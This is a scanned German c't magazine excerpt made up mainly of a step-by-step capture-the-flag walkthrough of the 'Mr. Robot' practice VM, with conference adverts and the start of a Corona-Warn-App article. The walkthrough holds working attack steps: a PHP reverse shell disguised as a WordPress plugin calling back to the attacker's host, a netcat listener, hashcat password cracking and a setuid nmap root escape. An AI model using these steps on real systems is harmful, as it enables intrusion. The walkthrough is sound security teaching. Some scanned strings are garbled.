Große Ausstellung von
mehr als 30 Unternehmen

Austausch mit der
Community vor Ort



 **Aagon**
CLIENT MANAGEMENT PLATFORM

Acronis

ALLGEIER GRC
Compliance Management

 **auth0**

 **Avast Business**

ConSecur
[security and consulting]

 **CORDAWARE**
INFORMATIONSLISTIK

 **CYBER SAMURAI**
WE SERVE AND PROTECT

 **cybereason**

 **DARKTRACE**

 **GDATA**
TRUST IN
GERMAN
SICHERHEIT

 **HORNSECURITY**

**Increase
YourSkills**

 **IoT Inspector**

 **IT-SEAL**
Social Engineering Analysis Labs

 **nevis**
Making security an experience.

 **perm
SECURE**

 **SEPPMAIL**
SWISS E-MAIL SECURITY

 **snyk**

 **sonatype**

Unsere Partner

#secHeroes

Der Treffpunkt für IT Security Heroes

Seien Sie vor Ort mit dabei und entdecken Sie die neuesten Trends, Produkte und Lösungen in der IT-Security.

PROGRAMM-HIGHLIGHTS

VORTRÄGE (AUSWAHL):

Big Game Hunting und wie wir den Wirtschaftskrieg verlieren
Volker Kozok

Wie man Container-Umgebungen vor Malware schützen kann
Stefan Alfeis

Penetrationstests, Red Teaming und War Gaming
Stefan Strobel

WORKSHOPS (AUSWAHL)*:

Hacking von Windows 10/11 – Was ist neu?
Christian Biehler

Open Source Intelligence (OSINT): öffentliche Informationen über die eigene Organisation auswerten, bevor es Angreifer tun
Frank Ullly

* in Kombination mit einem Tagesticket buchbar

 **Heise Medien**

Jetzt Ticket sichern: **sec-it.heise.de**

 **baramundi**

bitkom
akademie

 **BOSCH**
Invented for life

 **COMPASS**
SECURITY

 **eco**
VERBAND DER INTERNETWIRTSCHAFT

 **DataGuard**

 **DCSO**

 **EBRAND**

 **essendi it**
IT-Beratung und -Entwicklung

 **SICHERHEIT**
DAS FACHMAGAZIN

 **kaspersky**

 **KnowBe4**
Human error. Conquered.

 **Midland IT**

 **MYRA**
Neue digitale Sicherheit

Unsere Medienpartner

SoloBusinessTribe

 **SOPHOS**
Cybersecurity evolved.

 **SoSafe**
Cyber Security Awareness

 **TEHTRIS**
FACE THE UNPREDICTABLE



Systematisch hacken

Beispiel-Hack Schritt für Schritt erklärt

Hacker legen nicht wild drauflos, wenn sie ein Angriffsziel im Visier haben. Stattdessen ziehen sie Fingerfertigkeit und Finesse vor. Wie genau sie vorgehen, erklären wir an einem Beispiel-Hack. Als wertvoller Komplize auf dem Weg zum Root-Zugriff soll sich ausgerechnet Word-Press erweisen.

Von Wilhelm Drehling

Wie Sie mit wenigen Komponenten eine virtuelle Trainingsumgebung basteln und darin Hacking-Rätsel knacken, war das Thema in c't 2/2022 [1]. Dort beschrieben wir, wie Sie ein isoliertes Übungsnetzwerk mit der Virtualisierungssoftware VirtualBox erstellen und darin mit dem Hacker-Linux Kali verwundbare virtuelle Maschinen (VM) abtasten, die als Übungsziel dienen. Schließlich haben wir angerissen, wie Sie in die VM „Mr. Robot“ eindringen und einige Brotkrumen gestreut, die Ihnen dabei helfen sollten, die übrigen Hacking-Aufgaben zu lösen. Der folgende Artikel knüpft direkt daran an und liefert Ihnen eine vollständige Auf-

lösung als Schritt-für-Schritt-Anleitung. Sie benötigen kein Vorwissen oder besondere Hardware, um den Übungshack nachzuvollziehen, nur das in [1] beschriebene Übungsnetz. Aber auch ohne das Netz erwartet Sie im Folgenden eine interessante Lektüre.

Der gesamte Hack spielt sich in der virtuellen Testumgebung ab. Am Ende haben Sie alle drei Rätsel gelöst und als Belohnung die sogenannten Flags eingesammelt, die im Server an speziellen Orten in Form von Textdateien versteckt sind, und kontrollieren den Server als Root.

Startpunkt für den Hack ist die bereits auf Deutsch gestellte Kali-Linux-VM und

die virtuelle Maschine „Mr. Robot“. Beide befinden sich in dem internen Netzwerk „Hacking-Umgebung“ und erhalten eine IP-Adresse vom DHCP-Server, den VirtualBox bereitstellt. Obwohl wir bereits im letzten Artikel detailliert beschrieben haben, wie Sie zur ersten Flagge kommen, fassen wir die ersten Schritte noch mal kurz zusammen, damit Sie unserem Beispiel-Hack auch ohne Vorwissen folgen können.

Alles auf Anfang

Öffnen Sie VirtualBox und starten Sie mit Doppelklick auf Kali Linux und „Mr. Robot“ die Maschinen. Nachdem letztere hochgefahren ist, können Sie das VM-Fenster wieder verkleinern – außer einem Anmeldefenster für Root gibt es hier nicht viel zu sehen, die Zielsysteme laufen unsichtbar im Hintergrund. Loggen Sie sich in der Kali-VM mit „kali“ als Benutzername und Passwort ein.

Die erste Phase eines Hacks nennt sich „Enumeration“ und bedeutet nichts anderes, als den Server auszukundschaften. Die Konsole (Terminal) wird dabei Ihr treuester Begleiter sein, alle verwendeten Tools lassen sich darüber starten. Sie können das Terminal zum Beispiel über den Launcher oben links (Kali-Logo mit Drache) oder via Rechtsklick auf den Desktop und „Terminal hier öffnen“.

Zu Beginn wissen Sie nichts über Ihr Angriffsobjekt, es ruht irgendwo da draußen im Hacking-Netzwerk und läuft vor sich hin. Um die Ziel-VM zu finden, können Sie mit dem Befehl

```
sudo netdiscover -r 10.10.1.0/24
```

das Netzwerk nach aktiven Systemen scannen (die `sudo`-Abfrage bestätigen Sie mit dem Standard-Passwort „kali“). Der Befehl entdeckt unter anderem die IP-Adresse 10.10.1.3, hinter der sich Mr. Robot verbirgt. Wertvolle Informationen wie die IP-Adresse des Servers oder benutzte Befehle sollten Sie gleich mit Strg+Umschalt+C kopieren und in ein Textdokument einfügen. Das erleichtert Ihnen die folgenden Schritte und den Einstieg in weitere Übung-VMs, wenn Sie auf den Geschmack gekommen sind.

Tasten Sie sich langsam an die Maschine heran und klopfen Sie das Zielsystem auf erreichbare Ports ab, um herauszufinden, auf welchen Ports Server lauschen, die sich als Angriffsziel eignen.

Dafür können Sie den Netzwerkscanner **nmap** benutzen [2]. Ein Scan mit

```
nmap 10.10.1.3
```

spuckt drei erreichbare Ports aus, darunter die Ports 80 (http) und 443 (https). Auf dem Zielsystem läuft also wahrscheinlich mindestens ein Webserver, der eine Website ausliefert. Das können Sie mit dem Browser leicht überprüfen: Öffnen Sie ihn, indem Sie oben links auf der Menüleiste den Globus anklicken und die URL `http://10.10.1.3` ansteuern. Die Website simuliert eine Shell, über die Sie mit dem ominösen „Mr. Robot“ aus der gleichnamigen Amazon-Serie chatten und Videoclips aufrufen können. Das ist zwar schön und gut, aber die Oberfläche enthält keine offene Tür zum Server.

Öffnen Sie daher erneut das Kali-Terminal, um mit `nmap` noch tiefer zu graben. Diesmal ergänzen Sie den Befehl um den Parameter `--script` und das `nmap`-Skript „http-enum“. Der Scan-Aufruf

```
nmap 10.10.1.3 --script=http-enum
```

probiert Hunderte gängiger URLs auf dem virtuellen Webserver aus. Damit Ihnen keine Informationen durchschlüpfen, starten Sie in einem neuen Terminal-Tab parallel einen Scan mit dem Website-Scanner **nikto**, der ähnlich vorgeht. Doppelt hält bekanntlich besser. Sie lassen `nikto` mit dem Befehl `nikto -host 10.10.1.3` auf Mr. Robot los.

Die Kombination der beiden Scanner fördert eine Menge erreichbarer URLs zutage. Sie finden unter anderem heraus, dass auf dem Webserver WordPress installiert ist und sich unter der URL

ct kompakt

- Wir bringen Ihnen die Herangehensweise eines Hackers an einem praktischen Beispiel näher.
- Sie lernen auf dem Weg viele unterschiedliche Werkzeuge kennen wie `hashcat`, `nmap` oder `netcat`.
- Mit jeder gelösten Aufgabe steigt die Schwierigkeit.

`/wp-login.php` das dazugehörige Login-Formular verbirgt. Außerdem fielen den Scannern interessante Adressen wie `/readme.html`, `/license.txt` oder `/robots.txt` auf. Über den Browser können Sie die Adressen ansteuern und ansehen. Während die URL `http://10.10.1.3/readme.html` eine Sackgasse ist, stellt sich die Datei `robots.txt` dagegen als Volltreffer heraus:


```
User-agent: *
fsociety.dic
key-1-of-3.txt
```

Sie haben damit nicht nur den Namen der Datei mit der ersten Flag gefunden (`key-1-of-3.txt`), sondern eine weitere Datei namens `fsociety.dic`, die den Scannern durch die Finger geglitten ist. Sie sollten beide Dateien mit `wget` in Ihr aktuell geöffnetes Arbeitsverzeichnis herunterladen, denn im Zweifel gilt „haben ist besser als brauchen“. Das geht zum Beispiel mit `wget 10.10.1.3/key-1-of-3.txt`.

Damit Sie nicht ständig von der Konsole in den Dateimanager wechseln müssen, können Sie mit dem praktischen Be-



Den Startbildschirm der Zielsmaschine Mr. Robot können Sie gleich nach dem Start schließen. Sie können zwar versuchen das Passwort zu erraten, aber der Spaß bleibt dabei aus.



Bei einer eilig aufgesetzten WordPress-Installation ist es durchaus möglich, mit „admin“ als Benutzername und Passwort einen Glückstreffer zu landen.

feh! cat den Inhalt der Datei in der Konsole ausgeben. So zeigt cat key-1-of-3.txt folgende Zeichenfolge an: 073403c8a58a1f80d943455fb30724b9. Die zweite gefundene Datei fsociety.dic überflutet nach dem cat-Aufruf Ihre Konsole regelrecht. Es sieht so aus, als handele es sich um ein Wörterbuch mit Hunderttausenden Einträgen. Hier ein Auszug:

```
http
var
page
Robot
Elliot
styles
and
document
mrrobot
(...)
```

Kaninchenbau

Nachdem Sie den Server ausgiebig ausgekundschaftet haben, fängt die zweite Phase des Hacks an: Nutzen Sie die gesammelten Informationen, um sich in den Server einzuloggen. Praktischerweise schenkt Ihnen „Mr. Robot“ die Zugangsdaten. Richtig gelesen: In der Datei license.txt finden Sie am Ende die Zeile ZWxsaw900kVSMjgtMDY1Mgo=.

Das Gleichheitszeichen am Ende verrät Ihnen, dass es sich wahrscheinlich um eine Base64-kodierte Zeichenfolge han-

delt. Auch hierfür gibt es einen Konsolenbefehl, mit dem Sie die Zeichen im Handumdrehen in Klartext umwandeln:

```
echo 'ZWxsaw900kVSMjgtMDY1Mgo=' | \
  base64 --decode
```

Das Ergebnis lautet „elliot:ER28-0652“. Es könnte sich um einen Nutzernamen plus Passwort handeln.

Aber wozu passen die Zugangsdaten? Die URL-Scanner haben vorhin eine Login-Seite von WordPress gefunden (wp-login.php), also ist es naheliegend, die Zugangsdaten dort zuerst auszuprobieren. Und Bingo: Die Zugangsdaten werden akzeptiert und das Dashboard begrüßt Sie freundlich mit einem „Howdy, Elliot Alderson“ – herzlichen Glückwunsch!

Es gibt übrigens noch einen anderen Weg, den WordPress-Zugang mit den bereits erbeuteten Informationen zu knacken. Das Passwort steht in der Datei fsociety.dic – gut versteckt zwischen mehr als 800.000 anderen Zeichenketten. Sie könnten diese als Passwörter ausprobieren, ohne sie von Hand ins Login-Formular kopieren zu müssen. Diese Arbeit können Sie dem Login-Cracker **hydra** überlassen, der die Liste nach und nach durchprobiert. Allerdings müssten Sie vorher ein Problem lösen: Wie lautet eigentlich der Benutzername? Im konkreten Fall hätten Sie leichtes Spiel, denn „elliot“ ist der Hauptcharakter der Serie „Mr. Robot“. Oft gibt es bei WordPress auch einen „admin“-Nutzer, manchmal sogar mit dem Passwort „admin“.

Erkundung

Nach dem Einloggen ins WordPress-Dashboard finden Sie auf der linken Seite die Menüleiste. Darüber können Sie viele Unterbereiche aufrufen: Nutzerprofile, Bilder, Plug-ins, Kommentare und Tools. Es gibt ein paar gelöschte Posts und einen Kommentar, doch es scheint sich dort nichts Nützliches für einen Angriff zu verborgen: „Welcome to WordPress. This is your first post. Edit or delete it, then start writing!“.

Die Nutzerprofile sind immer einen Blick wert, zum Beispiel um herauszufinden, wer welche Rechte besitzt. Klicken Sie dafür in der Menüleiste auf „User“. Sie sind als „elliot“ eingeloggt und genießen bereits die höchsten Privilegien, wie Sie an der Rolle „Administrator“ erkennen können – mehr geht nicht.

Wenn Ihre Erkundung abgeschlossen ist, kann die nächste Phase des Hacks be-

ginnen. Um tiefer ins Zielsystem einzudringen, brauchen Sie am besten direkten Zugriff darauf, zum Beispiel über eine Konsole (Shell). Da auf „Mr. Robot“ eine WordPress-Installation läuft und Sie bereits Admin-Zugriff haben, können Sie dort beliebige WordPress-Plug-ins hochladen. Das können Sie ausnutzen, um eine Reverse-Shell einzuschleusen, die beliebige Befehle ausführt. Die nimmt später Kontakt mit Ihrer Kali-VM auf und wartet anschließend auf Ihre Eingaben.

Trojanisches Pferd

Tief im Inneren der Schatzkiste von Kali liegen bereits ein paar vorbereitete Reverse-Shells, die sich für Ihr Vorhaben eignen. Sie müssen diese nur noch geringfügig modifizieren, damit sie von WordPress als Plug-in akzeptiert werden. Mit dem Befehl

```
cp /usr/share/webshells/php/ \
  php-reverse-shell.php FakePlugin.php
```

kopieren Sie zunächst eine der Vorlagen als FakePlugin.php in das aktuelle Arbeitsverzeichnis. Bevor Sie das Plug-in hochladen können, müssen Sie zuvor noch ein paar Zeilen ergänzen und ändern. Das Fake-Plug-in können Sie in einem grafischen Texteditor bearbeiten, indem Sie den Befehl mousepad FakePlugin.php verwenden. Hartgesottene Hacker nutzen dafür den Editor vim auf dem Terminal.

Fügen Sie in der PHP-Datei direkt nach der ersten Zeile <?php folgenden Kommentar hinzu, welcher WordPress später vorgaukelt, es würde sich um ein Plug-in handeln:

```
<?php
/*
Plugin Name: FakePlugin
Plugin URI: www.FakePlugin.example
Description: Best Backdoor ever
Author: someone
Version: 1.0
Author URI: www.FakePlugin.example
*/
(...)
```

Anschließend scrollen Sie etwas herunter, bis Sie die Zeilen

```
$ip = '127.0.0.1'; // CHANGE THIS
$port = 1234; // CHANGE THIS
```

finden. Ersetzen Sie die angegebene IP-Adresse mit der Ihrer Kali-VM. Der Befehl

JavaLand

15. – 17. März 2022

im Phantasialand bei Köln

Die Konferenz der Java-Community!

www.javaland.eu



Jetzt Ticket sichern:



Community-Partner:



Präsentiert von: **DOAG**  Heise Medien

ip address zeigt Ihnen die aktuelle Adresse unter „eth0“ lila hervorgehoben an (10.10.1.2). Den Port können Sie beliebig ersetzen, zum Beispiel mit 87. Speichern Sie die Änderungen mit Strg+S oder „Datei/Speichern“.

Da WordPress eine Zip-Datei erwartet, müssen Sie das Plug-in noch komprimieren. Der Befehl

```
zip FakePlugin.zip FakePlugin.php
```

kümmert sich darum. Kehren Sie zur WordPress-Oberfläche zurück. Klicken Sie im Menü auf „Plugins“ und danach auf „Add New“, zu guter Letzt rechts neben dem Titel auf „Upload Plugin“. Hier können Sie über „Browse ...“ die Datei FakePlugin.zip auswählen und mit Klick auf „Öffnen“ hochladen – aktivieren Sie sie aber nicht.

Leise einbrechen

Damit der Server eine Verbindung zu Kali aufbauen kann, muss dort ein kleiner Server lauschen und die Verbindung annehmen. An dieser Stelle tritt ein neues Tool ins Rampenlicht: **netcat**. Die Aufgaben des Netzwerktools sind vielseitig, es transportiert beliebige Daten durchs Netz und kann auch auf Ports lauschen, um eingehende Verbindungen anzunehmen. Mit dem Befehl `nc -lvp 87` öffnen Sie einen Listener, also einen Lauscher, der auf Port 87 nach einer Verbindung horcht. Der Port muss identisch mit der Angabe in der PHP-Datei sein.

Kehren Sie zum Browser zurück und rufen Sie `http://10.10.1.3/wp-content/plugins/FakePlugin/FakePlugin.php` auf, um das zuvor hochgeladene Reverse-Shell-Skript auf dem Server auszuführen.

Es sollte eine weiße Seite erscheinen, denn die eigentliche Action spielt sich hinter den Kulissen ab: Während der Server ahnungslos die PHP-Datei öffnete, wurde der darin enthaltene Code ausgeführt und eine Verbindung zu Ihrem lauschenden netcat in der Kali-VM herstellt.

Wenn Sie jetzt den Lauscher im Terminal betrachten, begrüßt netcat Sie mit vielen Daten und einer rudimentären Konsole vom Webserver. netcat weist zwar darauf hin, dass der Server nicht authentifiziert werden konnte, aber das spielt für Sie keine Rolle.

Sie können jetzt zwar bereits Befehle ausführen, allerdings nur sehr eingeschränkt. Mithilfe von Python, das glücklicherweise auf dem Server installiert ist, verschaffen Sie sich leicht eine vollwertige Shell. Tippen Sie

```
python -c 'import pty; pty.spawn(
    ("/bin/bash")'
```

in die Reverse-Shell ein und bestätigen Sie mit Enter. Wenn Sie jetzt testweise Befehle wie `ls` oder `cd` eintippen, dann ähneln die Ausgaben schon eher denen einer ausgewachsenen Shell.

Nun können Sie den Server über die neu erlangte Shell erkunden. Sehen Sie sich im Dateisystem um und probieren Sie, auf einige Ordner zuzugreifen. Der Zugriff auf das Verzeichnis `/root` scheitert aufgrund mangelnder Rechte.

Den Inhalt des Ordners `/home/robot` dürften Sie mit `ls` zumindest schon mal auflisten. Die Ausgabe sieht recht vielversprechend aus:

```
key-2-of-3.txt password.raw-md5
```

Im Ordner liegen zwei Dateien, nämlich die zweite Flag (`key-2-of-3.txt`) und eine Datei namens `password.raw-md5`. Beim Versuch, die Flag mit `cat key-2-of-3.txt` zu öffnen, leistet der Server mit „Permission Denied“ Widerstand. Der Inhalt der Passwort-Datei lässt sich dagegen anzeigen:

```
robot:c3fcd3d76192e4007dfb496cca67e13b
```

Es scheint, als handle es sich um das kodierte Passwort für den Nutzer robot. Vermutlich lautet die Aufgabe, das Passwort zu knacken und sich als robot einzuloggen, um auf die zweite Flag zugreifen zu können. Die Dateiendung lässt darauf schließen, dass es sich um einen MD5-Hash handelt.

Ich bin Robot

Was ist also MD5 und wie knacken Sie es? MD5 ist ein in die Jahre gekommenes Hash-Verfahren [3], das kryptografisch längst nicht mehr als sicher gilt. Um den Hash zu knacken und den dazu passenden Klartext aufzulösen, können Sie das auf Kali vorinstallierte **hashcat** verwenden. Das Tool generiert so lange MD5-Hashes aus Zeichenketten, bis es auf den gesuchten Hash stößt – und damit ist auch das Passwort bekannt. Die als Eingabe genutzten Strings können entweder zufällig generiert werden oder Sie nutzen ein Wörterbuch, in der Hoffnung, dass das gesuchte Passwort dort drin steht. Dies würde die Knackdauer erheblich reduzieren. Ein passendes Wörterbuch liefert Kali gleich mit.


Kopieren Sie die Wörterbuchdatei mit dem Befehl

```
cp /usr/share/wordlists/
rockyou.txt.gz passwords.gz
```

und entzippen Sie es anschließend mit `gunzip passwords.gz`. Versuchen Sie nicht, die Datei per Doppelklick zu öffnen, sie ist 133 MByte groß und enthält mehr als 14 Millionen Passwörter. Die schiere Datenmenge könnte Ihre VM zum Absturz bringen – was dem Autor dieses Artikels vielleicht passiert ist.

Erstellen Sie eine neue Textdatei mit dem Namen `hash.txt` und fügen Sie den zuvor erbeuteten MD5-Hash aus der Datei `password.raw-md5` (ohne „robot:“) ein. Mit dem Befehl

```
hashcat -m 0 -a 0 hash.txt passwords
```



Außer Elliot gibt es eine weitere registrierte Person – seine Therapeutin Krista Gordon.

```

kali@kali: ~
Datei Aktionen Bearbeiten Ansicht Hilfe
(kali@kali)-[~]
$ nc -lvp 87
listening on [any] 87 ...
10.38.1.111: inverse host lookup failed: Host name lookup failure
connect to [10.38.1.110] from (UNKNOWN) [10.38.1.111] 58606
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64
x86_64 GNU/Linux
19:05:14 up 52 min, 0 users, load average: 0.00, 0.07, 0.15
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
daemon
$ cd home
$ ls
robot
$

```

Nachdem die Reverse-Shell-Verbindung steht, können Sie sich auf dem Zielsystem austoben.

starten Sie hashcat, das sich sofort an die Arbeit macht. Die Nullen stehen für die ausgewählten Modi, in diesem Fall ein normaler MD5-Hash ohne irgendwelche Extras. Nach einer Weile belohnt Sie hashcat mit dem Ergebnis:

```

Dictionary cache built:
* Filename...: passwords
* Passwords...: 14344392
* Bytes.....: 139921507
* Keyspace...: 14344385
* Runtime...: 1 sec
c3fcd3d76192e4007dfb496cca67e13b:
  abcdefghijklmnopqrstuvwxyz

```

Das Passwort für den Nutzer robot ist also das kleingeschriebene Alphabet. Über die Reverse-Shell können Sie jetzt mit `su robot` und der anschließenden Eingabe dieses Passworts zu dem Nutzer robot wechseln.

Jetzt haben Sie endlich die nötigen Zugriffsrechte, um sich die zweite Flag mit `cat key-2-of-3.txt` in der Konsole anzusehen. Das Ergebnis: `822c73956184f694993bede3eb39f959`.

Eskalation

Zu diesem Zeitpunkt haben Sie schon längst bewiesen, dass der Server enorme Lücken aufweist. Sie haben sich Adminzugriff auf WordPress verschafft, mit dem Fake-Plug-in eine Hintertür eingeschleust und das robot-Passwort geknackt. Die Königsdisziplin – und damit die schwerste – fehlt aber noch: der Root-Zugriff.

In der letzten Phase des Hacks müssen Sie Skripte, Dateien oder Programme geschickt austricksen, um root zu werden. Auf Linux-Systemen gibt es dafür einen

Trick: Einige Programme wie `ping` funktionieren nur, wenn sie mit Root-Rechten gestartet werden. Deshalb ist bei Ihnen das `Setuid`-Bit gesetzt, das bewirkt, dass Sie immer die nötigen Rechte bekommen, auch dann, wenn Sie von einem Nutzer mit eingeschränkten Rechten gestartet werden. Dies ist normalerweise unproblematisch – solange sich das Programm nicht dazu bringen lässt, beliebige Befehle als root auszuführen. Sie ahnen vielleicht schon, wohin die Reise geht.

Tippen Sie den Befehl

```
find / -perm +6000 2> /dev/null
```

in die Reverse-Shell. Er zeigt Ihnen alle Programme an, die durch das `Setuid`-Bit immer als root ausgeführt werden:

```

(...)
/usr/bin/sudo
/usr/bin/ssh-agent
/usr/bin/wall
/usr/local/bin/nmap
/usr/local/share/xml
/usr/local/share/xml/schema
(...)

```

Die Liste ist lang, doch welches der Programme lässt sich austricksen? Spoiler: Das gesuchte Tool ist `nmap`, das auch auf dem Zielsystem installiert ist. Das gleiche Werkzeug, mit dem Sie zuvor das Angriffsziel gescannt haben, stellt sich als Einfallstor zum Root-Zugang heraus.

Eine Abfrage nach den verfügbaren Funktionen mit `nmap -h` offenbart, dass `nmap` in der Version 3.81 installiert ist. Über eine Suchmaschine finden Sie auf der of-

fiziellen Seite die Versionshistorie von `nmap` – die installierte Version hat mehr als 15 Jahre auf dem Buckel. Grund genug, die verfügbaren Befehle des Dinosauriers genauer anzuschauen. Der Dokumentation zufolge lässt sich mit dem mittlerweile abgeschafften `--interactive` eine interaktive `nmap`-Shell starten, die beliebige Befehle auf dem System ausführt. Da `nmap` als root unterwegs ist, würden auch diese Befehle damit ausgeführt werden. Einen Versuch ist es wert. Tippen Sie `nmap --interactive` in die Remote-Shell.

Welche Möglichkeiten die neue Konsole bietet, erfahren Sie, indem Sie `h` eingetippen und mit Enter bestätigen:

```

(...)
! <command> -- runs shell command
  given in the foreground
(...)

```

Probieren Sie mal aus, ob Sie mit dem Befehl `!sh` eine System-Shell öffnen können. Wenn Ihnen das gelingt, checken Sie mit `whoami`, mit welchem Nutzer Sie unterwegs sind. Voilà, Sie sind root! Und als solcher können Sie jetzt endlich in das root-Verzeichnis wechseln und die letzte Flag `key-3-of-3.txt` einsammeln (`04787ddef27c3dee1ee161b21670b4e4`). Glückwunsch, sie haben die Maschine „Mr. Robot“ in die Knie gezwungen!

Flagge hissen

Bauen Sie Ihr frisch erlangtes Wissen doch gleich am nächsten Angriffsobjekt weiter aus. Bei `vulnhub.com` finden Sie viele weitere Übungs-VMs, die Sie vor neue Rätsel stellen. Wie wäre es mit der in Teil 1 vorgestellten `QUAOAR-VM`? Sie richtet sich explizit an Einsteiger und der Lösungsweg ist ähnlich. Sie müssen dafür keine neuen Tools lernen. Versuchen Sie mit den hier genannten Tricks so weit wie möglich zu kommen, bevor Sie einen Blick in eines der Walkthroughs werfen.

(wid@ct.de) **ct**

Literatur

- [1] Wilhelm Drehling, Hacken ohne Konsequenzen, Hacking lernen in virtueller Trainingsumgebung, c't 2/2022, S. 148
- [2] Ronald Eikenberg, Alexander Königstein, Gute Tools, böse Tools, Hacking-Werkzeug für Fortgeschrittene, c't 23/2021, S. 24
- [3] Sylvester Tremmel, Deterministisches Chaos, Was kryptografische Hashfunktionen leisten müssen, c't 7/2021, S. 64

Kali und Übungs-VM: ct.de/yzjs



Auf Nummer sicher

Verborgene Daten aus der Corona-Warn-App herauskitzeln

Wenn die Corona-App warnt, erfährt man nur, dass man innerhalb der letzten zwei Wochen als gefährlich eingeschätzte Begegnungen hatte. Mit der hier vorgestellten Open-Source-App können Android-Nutzer mit wenigen Handgriffen zusätzlich sehen, zu welcher Uhrzeit, wie lange und in welchem Abstand ein Kontakt stattgefunden hat.

Von Stefan Porteck

Die Omikron-Welle rollt, und mit steigender Inzidenz bekommen immer mehr Nutzer der Corona-Warn-App (CWA) über die rote Kachel mitgeteilt, dass sie einen Risikokontakt hatten. In Großstädten reicht dafür mit etwas Pech dieser Tage schon eine einzige Busfahrt oder ein Einkauf aus.

Doch leider gibt sich die CWA nicht besonders auskunftsfreudig, sie zeigt nur den Tag der Risikobegegnung an. Dabei wäre es oftmals sehr hilfreich, zusätzlich auch die Uhrzeit und die Dauer des Kontakts zu kennen. Schließlich macht es für

die individuelle Risikobewertung einen enormen Unterschied, ob einem die App die rote Karte zeigt, weil man wenige Minuten draußen im pfeifenden Wind mit Maske neben jemandem an der Bushaltestelle stand, ob man

in der Firmenkantine mit einer infizierten Person eine Dreiviertelstunde am selben Tisch gesessen hat oder ob man alleine

zu Hause war und der Kontakt aus einer Nachbarwohnung stammt.

Trotzdem haben sich die Bundesregierung und die Entwickler der CWA gegen detaillierte Informationen entschie-

Frisch aus
c't Nerdistan

den – aus zwei Gründen: Erstens nutzt die App einen recht ausgefeilten Algorithmus, der aus der Dauer des Kontaktes und dem Abstand zwischen einem selbst und der anderen Person das eigene Ansteckungsrisiko errechnet und wirklich nur im Ernstfall warnt, während harmlose Kontakte verschwiegen werden. Zweitens soll die App besonders datensparsam sein und nicht etwa durch Zeitangaben Rückschlüsse auf einzelne Personen erlauben.

Beides war in Zeiten weniger ansteckender Varianten und niedriger Inzidenzen ein löblicher Ansatz, doch in der aktuellen Lage sind das schwache Argumente. Die App weiß schließlich weder, ob eine Begegnung draußen oder drinnen stattfand, noch ob alle Personen Masken trugen und erst recht nicht, ob man etwa aufgrund einer Vorerkrankung ein höheres Risiko trägt.

Statt die eigene Risikoeinschätzung der Nutzer zu fördern, führt die Geheimniskrämerei der Corona-App deshalb aktuell eher dazu, dass sich die Nutzer aufgrund einer roten Kachel testen lassen und sich dabei in der Warteschlange vorm Testzentrum mitunter gleich die nächste Warnung einfangen. Das bindet unnötigerweise die ohnehin knappen Testkapazitäten und führt schlimmstenfalls dazu, dass man künftig alle Warnungen der App als Fehlalarm abtut und ignoriert. In der jetzigen Ausgestaltung bringt die CWA in Verbindung mit sehr hohen Inzidenzen deshalb kaum Mehrwert, sondern Frust.

Zweit-App für mehr Infos

Intern hält die CWA mehr Informationen vor, denn sie errechnet das Risiko der Begegnung aus Datenschutzgründen immer lokal auf jedem einzelnen Endgerät. Über das von Google und von Apple in Android und iOS integrierte Exposure Notification Framework (ENF) sendet und empfängt jedes Smartphone über Bluetooth LE sogenannte Tracing-IDs mit wechselnder Kennung. Die empfangenen IDs anderer CWA-Nutzer speichert die eigene App in einer internen Datenbank.

Meldet man sich in der App als infiziert, schickt sie die eigenen Bluetooth-IDs der vergangenen 14 Tage mit einer Kennzeichnung anonym ans RKI. Zudem lädt jede Warn-App mindestens täglich vom RKI-Server die Liste der positiven IDs anderer Nutzer herunter und gleicht sie mit den empfangenen IDs aus der internen Datenbank ab. Im Fall einer Übereinstimmung überprüft die App, über welche

Dauer die positiven IDs aufgezeichnet wurden und schätzt anhand der zu jeder ID gespeicherten Signalstärke den Abstand zwischen dem eigenen Handy und dem der warnenden Person. War der Kontakt dicht und dauerte länger als acht Minuten, gibt es eine Warnung; wenn nicht, bleibt die App grün.

Es gibt eine Möglichkeit, genau diese besonders spannenden ungefilterten Daten einzusehen, nämlich mit der App „Warn-App-Companion“. Die vom deutschen Entwickler Michael Hübler unter Open-Source-Lizenz veröffentlichte App bekommt man kostenlos im Play Store und samt Quelltext auch auf GitHub. Sie liest Zeitpunkt, Dauer und Signalstärke der empfangenen IDs aus und bereitet sie grafisch auf.

Gleich loslegen kann man damit aber nicht, denn die Companion-App benötigt einen Zugriff auf die interne Datenbank der Corona-Warn-App. Aus Sicherheitsgründen dürfen Apps unter Android aber nur auf ihre eigenen Daten zugreifen und nicht auf die anderer Apps. Die Warn-App-Companion funktioniert deshalb ohne weitere Handgriffe erst mal nur auf Handys mit Root-Zugriff. Mit einem Trick kommen aber auch alle anderen Nutzer in ihren Genuss – dazu gleich mehr.

